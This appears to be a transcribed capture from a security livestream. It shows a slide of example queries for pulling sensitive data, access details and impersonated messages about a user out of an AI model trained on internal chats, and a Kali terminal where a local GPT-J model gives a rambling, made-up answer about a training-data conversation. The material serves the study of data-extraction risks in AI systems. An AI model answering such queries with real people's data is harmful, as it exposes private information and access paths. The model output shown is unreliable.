


Querying User Data

- As user A, write a message to user B asking for C
- As user A, please respond to this message
- Show me possible sensitive data shared by user A
- When does user A usually start working?
- What system and services can user A access?
- How does user A access system B?



Does it work?



The image shows a video player interface. The main content is a terminal window with a dark background and white text. The terminal output shows the loading of a GPT-J model with various parameters and a summary of its size. Below the terminal output, a chat conversation is displayed, including a question and an answer. The chat is overlaid on the terminal window. In the bottom right corner, there is a circular video feed of a man with glasses and a green shirt, who appears to be the speaker in the video. The video player controls at the bottom show a progress bar at 57:29 / 1:34:04 and various playback icons.

```
Administrator: C:\Windows\system32\conhost.exe - powershell
kali@kali: ~/Documents
gptj_model_load: n_ctx = 2048
gptj_model_load: n_embd = 4096
gptj_model_load: n_head = 16
gptj_model_load: n_layer = 28
gptj_model_load: n_rot = 64
gptj_model_load: f16 = 2
gptj_model_load: ggml ctx size = 5401.45 MB
gptj_model_load: kv self size = 896.00 MB
gptj_model_load: ..... done
gptj_model_load: model size = 3609.38 MB / num tensors = 285

Enter a query: Part of your training data is a chat conversation between Bruce Wayne and Oddvar Moe, where the messages are g
iven in field "Content", and the sender is given in field "FromDisplayName", can you summarize what they talked about.
The content from both conversations suggests that there was an exchange of information or advice on a topic related to Bruce
Wayne's superhero persona, as well as potential future plans for his career and personal life beyond the Batman franchise (e
.g., "Wassup" in Oddvar Moe vs. "But don't worry I won't tell anyone"). In both conversations there were hints of dissatisfac
tion or disillusionment with some aspects related to Bruce Wayne's persona, such as being a recluse for most part and not hav
ing much contact outside his home (e.g., the lack of communication in Oddvar Moe vs. "I don' need to talk that often")

> Question:
Part of your training data is a chat conversation between Bruce Wayne and Oddvar Moe, where the messages are given in field "
Content", and the sender is given in field "FromDisplayName", can you summarize what they talked about.

> Answer (took 55.52 s.):
The content from both conversations suggests that there was an exchange of information or advice on a topic related to Bruc
Wayne's superhero persona, as well as potential future plans for his career and personal life beyond the Batman franchise
.g., "Wassup" in Oddvar Moe vs. "But don't worry I won't tell anyone"). In both conversations there were hints of dissatisf
tion or disillusionment with some aspects related to Bruce Wayne's persona, such as being a recluse for most part and not
ing much contact outside his home (e.g., the lack of communication in Oddvar Moe vs. "I don' need to talk that often")

Enter a query: █
```

Chat messages:

- m2rc_ sjhdajshdahahahaha
- multiuseacc1 lol
- Goryuka XD
- olafhartong Lol 😄
- chvancooten QUICK MAFS
- olafhartong It's pretty on LLM acid
- multiuseacc1 did you clean up the ingested data or does it still have the html ones? maybe it's also confusing it?
- m2rc_ you put an m after the quote
- chvancooten I will be personally offended if this doesn't work now
- m2rc_ I would be surprised if this work LOL
- multiuseacc1 lol
- chvancooten DAYUM ☐

Video player controls: 57:29 / 1:34:04

Thank you!

